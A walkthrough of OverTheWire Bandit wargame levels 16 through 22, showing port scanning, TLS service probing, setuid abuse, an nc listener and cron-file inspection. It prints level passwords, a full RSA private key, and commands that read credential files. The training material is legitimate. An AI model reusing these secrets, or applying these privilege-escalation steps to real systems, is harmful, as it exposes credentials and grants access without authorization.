---
read R BLOCK
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
Correct!
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XFOJuaQIDAQABAoIBABagpxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qOkwFTEQpjtF4uNtJom+asvlpmS8A
vLY9r60wYSvmZhNqBUrj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyc9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCIvGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvlZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5HDi
Ttiek7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFMLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB3OhYimtiG2Cg5JCqIZFHxD6MjEGOiu
L8ktHMPvodBwNsSBULpG0QKBgBAplTfC1HOnWiMGOU3KPwYWt0O6CdTkmJOmL8Ni
blh9elyZ9FsGxsgtRBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrttF5NSsJLAbxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl1O4f7HVm6EpTscdDxU+bCXWkfjuRb7Dy9GOtt9JPsX8MBTakzh3
vBgsyi/sN3RqRBcGU40fOoZyfAMT8s1m/uYv52O6IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

closed
bandit16@bandit:~$ 
```

Goals:

Retrieve the credentials for **bandit17** by submitting the password of **bandit16** to a specific port on `localhost` within the range **31000–32000**.

Only one port will provide the correct next-level credentials. Some ports use plaintext, others use SSL/TLS, and some simply echo back input.

Tools & Commands Used

- `nmap` — scan ports and detect service types
- `openssl s_client` — communicate with SSL/TLS-enabled ports
- `cat` — read current password file

Solution Steps

1. Read the current password

After logging in as `bandit16`, retrieve the current level password:

```
cat /etc/bandit_pass/bandit16
```

Password retrieved:

```
kSkvUpMQ7LBYyCM4GBPvCvT1BfWRy0Dx
```

2. Scan ports 31000–32000

We scanned for open ports and attempted service detection:

```
nmap -sV -p31000-32000 localhost
```

Nmap Results:

Port	Status	Service

31046	open	echo
31518	open	ssl/echo
31691	open	echo
31790	**open**	**ssl/unknown**
31960	open	echo

Observations:

- Ports 31046, 31691, 31960 were plaintext echo
- Port 31518 was SSL echo (returned input + `KEYUPDATE`)
- **Port 31790 behaved differently and required SSL**, indicating it may be the correct service

3. Test SSL-enabled ports

We tested port 31790 with `openssl`:

```
openssl s_client -connect localhost:31790 -ign_eof
```

After TLS handshake, we sent the level 16 password:

```
kSkvUpMQ7LBYyCM4GBPvCvT1BfWRy0Dx
```

4. Retrieve the next credentials

The server responded with:

```
Correct!
-----BEGIN RSA PRIVATE KEY-----
<…PRIVATE KEY CONTENT…>
-----END RSA PRIVATE KEY-----
closed
```

This was the **RSA private key for bandit17**, which replaces a password for SSH login.

Result

We successfully identified the correct port and retrieved the authentication material for the next level.

Final Output (Credential for Level 17)

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA...
... <truncated for documentation>
...Ub
-----END RSA PRIVATE KEY-----
```

This key will be saved locally (inside the VM), given `600` permissions, and used to SSH into `bandit17`.

Next Steps (Entering Level 17)

1. Save the RSA key into a file:

```
nano bandit17.key
```

Paste the entire key, then save & exit.

2. Set secure file permissions:

```
chmod 600 bandit17.key
```

3. SSH into `bandit17`:


```
ssh -i bandit17.key bandit17@bandit.labs.overthewire.org -p 2220
```

Conclusion


Bandit Level 16 focuses on:

- Port scanning
- Service identification
- SSL/TLS communication
- Interacting securely with encrypted services
- Handling private key authentication

Level 17 → Level 18



```
bandit16@bandit:~$ nmap -sV -p31000-32000 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-20 17:06 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00011s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
31046/tcp open  echo
31518/tcp open  ssl/echo
31691/tcp open  echo
31790/tcp open  ssl/unknown
31960/tcp open  echo
```



```
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Server public key is 4096 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 18 (self-signed certificate)
---
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 56609D3C2A25132356A32834852F404A5DC2DB62A382B6A39D5CDD79AB5D0530
    Session-ID-ctx:
    Resumption PSK: 073410111DC8B131B95B2B102985C39B2D6B0187DA74B95F85BEC9CCCA10C022DC82940
5DA6CF1BC2C53896D37079AFC
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 0a 55 ef 7f d3 f1 2a ed-a5 68 88 13 b0 c9 8c 44   .U....*..h.....D
    0010 - 47 8b ec 92 67 5a 7a ea-79 ec 29 1d 67 06 d0 c1   G...gZz.y.).g...
    0020 - 73 1a c5 41 77 92 61 9c-72 ab cc ed 34 84 9b 9b   s..Aw.a.r...4...
    0030 - 5f 87 0b 66 72 71 0d e6-b6 73 6d 1c 08 e7 0a 2e   _..frq...sm.....
    0040 - 38 43 71 33 8f 9e 25 b7-15 90 16 f8 cd 29 71 3a   8Cq3..%......)q:
    0050 - f1 c5 03 5a c9 46 5c e0-1a f3 eb 69 5b 7a 23 97   ...Z.F\....i[z#.
    0060 - 4a 00 ca 3a b0 dc db c5-a6 c9 8f f1 63 96 e1 1a   J..:........c...
    0070 - 06 bd 32 65 ae b8 fa 75-cb 70 fa 03 4c a8 d8 5a   ..2e...u.p..L..Z
    0080 - 47 2d 52 c4 e3 77 49 bd-82 c5 fe 05 11 fa 9d 5d   G-R..wI........]
    0090 - ee f3 a0 84 b5 84 31 a1-2b 9c 40 73 3a d6 99 3a   ......1.+.@s:..:
    00a0 - 69 6e ce 56 18 e7 70 04-28 fc d3 11 65 33 5f d7   in.V..p.(...e3_.
    00b0 - e8 95 c5 9b af 3d 5f d5-30 d3 3d 5e 82 3c 9a eb   .....=_.0.=^.<..
    00c0 - 1f f5 52 09 b5 a1 8d 19-67 69 d3 0c 81 91 04 f1   ..R.....gi......
    00d0 - 80 3e 66 d3 73 c4 93 31-4e 6c 40 4c a1 81 6c 03   .>f.s..1Nl@L..l.

    Start Time: 1768930343
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 7A7A6726D082FC7ABED7D8A3332648EAF09161587B9EEFD4A022004FC5DA946A
    Session-ID-ctx:
    Resumption PSK: 34C327518937D351766875C28BE8EA98F0D9867F0FC48AFD5159C2C15381640F4492205
163B0E1BEC788F53A8DDFEB03
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 0a 55 ef 7f d3 f1 2a ed-a5 68 88 13 b0 c9 8c 44   .U....*..h.....D
    0010 - 4a e9 3c 95 d6 82 94 ae-2c a5 2e 07 b9 e6 a4 9f   J.<.....,.......
    0020 - 04 f2 78 e8 00 ee b8 08-24 c5 0f 43 a8 27 6a 87   ..x.....$..C.'j.
    0030 - be 31 cc 00 f7 40 e5 22-30 6b 35 c5 f7 40 eb b9   .1...@."0k5..@..
    0040 - 5e fd 4b 4c 92 8b 9a dd-6c e7 d8 ad 58 3d 24 71   ^.KL....l...X=$q
    0050 - a8 01 cc 60 03 e0 27 7a-60 60 de fb ab 6b 03 a8   ...`..'z``...k..
    0060 - 61 c6 38 01 19 b1 bc 97-ba a3 44 a9 3b 31 f2 92   a.8.......D.;1..
    0070 - 2c 50 82 98 7c 80 5e c9-62 82 ad 74 0b 66 29 a7   ,P..|.^.b..t.f).
    0080 - c6 1e 10 7a 92 46 ae f7-6e 5b ff 79 af fc 06 e6   ...z.F..n[.y....
    0090 - 36 14 68 75 85 83 15 bc-8b 1a 0b 65 0c 15 5f b4   6.hu.......e.._.
    00a0 - e1 bf 18 6f 88 30 57 d3-64 58 5f 1c 50 af 6c 81   ...o.0W.dX_.P.l.
    00b0 - ca a7 f8 28 09 c8 54 81-cf df 9b fb 00 15 1e 5a   ...(..T........Z
    00c0 - 98 8a 63 c7 c0 0d 6a 65-4c 56 b0 f9 a4 2b 39 7e   ..c...jeLV...+9~
    00d0 - f1 16 48 24 e8 0b 14 11-f6 00 15 4e 1e e4 1c d1   ..H$.......N....

    Start Time: 1768930343
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
Correct!
-----BEGIN RSA PRIVATE KEY-----
```

Goal:

Retrieve the password for **bandit17** by submitting the password of **bandit16** to **one port between 31000–32000** on `localhost`.

Among these ports, only **one** returns the correct next credential; the others either echo input or reject it, with or without SSL.

Step-by-Step Solution

1. Log in as bandit16

```
ssh bandit16@bandit.labs.overthewire.org -p 2220
```

Enter the previously obtained bandit16 password.

2. Scan ports 31000–32000 to discover active services

We need to determine:

- Which ports are open
- Whether SSL is required

Used:

```
nmap -sV -p31000-32000 localhost
```

Result:

```
31046/tcp  open echo
31518/tcp  open ssl/echo
31691/tcp  open echo
31790/tcp  open ssl/unknown
31960/tcp  open echo
```

From this:

- **31790** and **31518** speak **SSL**
- **Others** are plain TCP echo services

Only one SSL service returns the correct password.

3. Retrieve the bandit16 password

```
cat /etc/bandit_pass/bandit16
```

Example output:

```
kS...WRy0Dx
```

4. Test SSL ports using `openssl s_client`

Test port 31518:

```
openssl s_client -connect localhost:31518
```

Sending the password returns only `KEYUPDATE`, meaning wrong service.

Test port 31790:

```
openssl s_client -connect localhost:31790
```

Then paste the bandit16 password and press Enter.

Correct Output:

After the TLS session details, the server responded:

```
Correct!
-----BEGIN RSA PRIVATE KEY-----
<...key contents...>
-----END RSA PRIVATE KEY-----
closed
```

This **private SSH key** is the credential for **bandit17**.

5. Save the Private Key Locally

On your local machine:

```
nano bandit17.key
```

Paste the full private key and save.

Set correct permissions:

```
chmod 600 bandit17.key
```

6. Log into bandit17 using the key


```
ssh -i bandit17.key bandit17@bandit.labs.overthewire.org -p 2220
```

This successfully opens a shell as **bandit17**, confirming the level is completed.

Final Result

By identifying the SSL-enabled ports, testing them, and authenticating with the correct password, we obtained an SSH private key allowing login as **bandit17**.

Level 18 → Level 19



```
  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

bandit17@bandit:~$ pwd
/home/bandit17
bandit17@bandit:~$ Connection to bandit.labs.overthewire.org closed by remote host
Connection to bandit.labs.overthewire.org closed.

┌──(shoug㉿kali)-[~]
└─$ ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
                         _                     _ _ _
                        | |__   __ _ _ __   __| (_) |_
                        | '_ \ / _` | '_ \ / _` | | __|
                        | |_) | (_| | | | | (_| | | |_
                        |_.__/ \__,_|_| |_|\__,_|_|\__|


                      This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit18@bandit.labs.overthewire.org's password:
cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8
```

Goal:

The password for the next level is stored in a file named `readme` located in the home directory of **bandit18**. However, logging in normally via SSH triggers a modified `.bashrc` that immediately terminates the session. The objective is to retrieve the password without triggering `.bashrc`.

Constraints & Observations

1. **Normal SSH login is not possible**
   - Logging in interactively runs `.bashrc`
   - `.bashrc` has been altered to automatically execute `exit`
2. **Non-interactive SSH commands do not execute `.bashrc`**
   - If a command is provided at login, it bypasses the interactive shell

   - This allows reading files without being kicked out

Method Used

We avoided an interactive session by executing `cat readme` directly over SSH.

Command Executed

```
ssh bandit18@bandit.labs.overthewire.org -p 2220 cat readme
```

Credentials Used

- **Username:** `bandit18`
- **Password:** (obtained from Level 17 completion)
- `x2gLTTjFwMOhQ8oWNbMN362QKxfRqGlO`

Result


The file `readme` was successfully displayed, revealing the password for **bandit19**:

```
cGWpMaKXVwDUNgPAVJbWYuGHVn9zl3j8
```

You may now proceed to connect as **bandit19** using:

```
ssh bandit19@bandit.labs.overthewire.org -p 2220
```

Level 19 → Level 20



```
bandit19@bandit:~$ ls -l
total 16
-rwsr-x--- 1 bandit20 bandit19 14884 Oct 14 09:26 bandit20-do
bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
  Example: ./bandit20-do whoami
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
```

Goal:

To access the next level, we must utilize a setuid binary located in the home directory. This binary allows execution of commands as the level owner (bandit20). The password for bandit20 is stored in standard location `/etc/bandit_pass/bandit20`, but can only be accessed through the setuid binary.

Key Concepts:

Concept	Explanation
setuid binary	A program that runs with the privileges of its owner instead of the calling user
Privilege escalation	Using controlled mechanisms to run commands as another user
Password location	`/etc/bandit_pass/bandit20` contains the next level password

Files in Home Directory:

Running:

```
ls -l
```

Produces:

```
-rwsr-x--- 1 bandit20 bandit19 14884 Oct 14 09:26 bandit20-do
```

Interpretation:

- `rws` at the start indicates **setuid**.
- Owned by **bandit20**.
- Executable by **bandit19** (current user).

Usage Discovery:

Executing the binary without arguments:

```
./bandit20-do
```

Output:

```
Run a command as another user.
Example: ./bandit20-do whoami
```

This confirms the binary executes commands as user **bandit20**.

Privilege Escalation Execution:

We can read the bandit20 password file using:

```
./bandit20-do cat /etc/bandit_pass/bandit20
```

Command Output (Password for Level 20):

```
0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
```

Summary:

To solve this level, we:


1. Identified setuid binary `bandit20-do`
2. Confirmed its functionality
3. Leveraged it to read the next level password file
4. Extracted bandit20 password

Next Login Command:


```
ssh bandit20@bandit.labs.overthewire.org -p 2220
```

Using the extracted password.

Level 20 → Level 21



```
[bandit20@bandit:~$ nc -l -p 40000
[0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
 EeoULMCra2q0dSkYj561DX7s1CpBuOBt
```



```
[bandit20@bandit:~$ ./suconnect 40000
 Read: 0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
 Password matches, sending next password
```

GOAL:

Retrieve the password for `bandit21` by using the `suconnect` binary, which connects to a local TCP port, receives a password, validates it against the current level password, and returns the next level password through the same connection.

COMMANDS USED:

```
ssh
ls
nc
ncat
suconnect
```

EXPLANATION:

This level provides a setuid binary named `suconnect`. When executed with a TCP port number, it attempts to connect (as a client) to `localhost:<port>`. If a listener is running on that port, the binary waits to receive one line of text, compares it to the password for `bandit20`, and if correct, sends back the password for `bandit21`.

Because both a listener and a client are needed, two terminals are used: one terminal runs a listener using `nc` or `ncat`, and another terminal runs `./suconnect <port>`. After the connection is established, the listener receives the prompt, the current password is sent, and `bandit21`'s password is returned.

COMMON MISTAKES & FIXES:

Mistake:

Running `./suconnect <port>` before starting a listener.

Why it was wrong:
`suconnect` immediately attempts to connect to the provided port on localhost. If nothing is listening, the binary fails with `Could not connect`.

Fix:

Start `nc` or `ncat` in listen mode first, then run `suconnect` from a second terminal, then send the password through the listener to receive the next password.

PASSWORD OBTAINED:

Password for `bandit21` is printed in the listener terminal after sending the correct password.

```
EeoULMCra2q0dSkYj561DX7s1CpBuOBt
```


NEXT LOGIN COMMAND:

```
ssh bandit21@bandit.labs.overthewire.org -p 2220
```

NOTES:

- Two terminals are required because one acts as a server (listener) and the other as a client.
- The listener receives the output from `suconnect`, including the next password.
- Both `nc` and `ncat` may behave slightly differently depending on installed versions, but either works as long as a proper listener is started.

Level 21 → Level 22



```
bandit21@bandit:~$ cd /etc/cron.d
bandit21@bandit:/etc/cron.d$ ls
behemoth4_cleanup  cronjob_bandit22  cronjob_bandit24  leviathan5_cleanup    otw-tmp-dir
clean_tmp          cronjob_bandit23  e2scrub_all       manpage3_resetpw_job  sysstat
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$ cat /tmp/t7O6lds9S0RqQh9aMcz6ShpAoZKF7fgv
tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q
```

GOAL:

A program is being executed automatically at regular intervals by `cron`. Investigate `/etc/cron.d` to identify which script is running, determine its behavior, and retrieve the password it writes for the next level.

COMMANDS USED:

```
cd
ls
cat
```

EXPLANATION:

This level uses `cron` to run a scheduled task as the user `bandit22`. The cron configuration file (`cronjob_bandit22`) is located in `/etc/cron.d`. Reading the file shows that it executes `/usr/bin/cronjob_bandit22.sh` every minute as `bandit22`.

The script sets permissions on a specific file inside `/tmp/` and copies the contents of `/etc/bandit_pass/bandit22` into that file. Since `/tmp/` is world-accessible and the script sets readable permissions, the password for `bandit22` can be obtained by reading the generated file directly.

COMMON MISTAKES & FIXES:

Mistake:

Stopping after inspecting the cron file without opening the referenced script.

Why it was wrong:

The cron file alone does not contain the password. It only points to the script that actually handles password retrieval.

Fix:

After locating the cron file, read the script it executes, identify the target output file in `/tmp/`, and read that file to obtain the password.

PASSWORD OBTAINED:

```
tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q
```

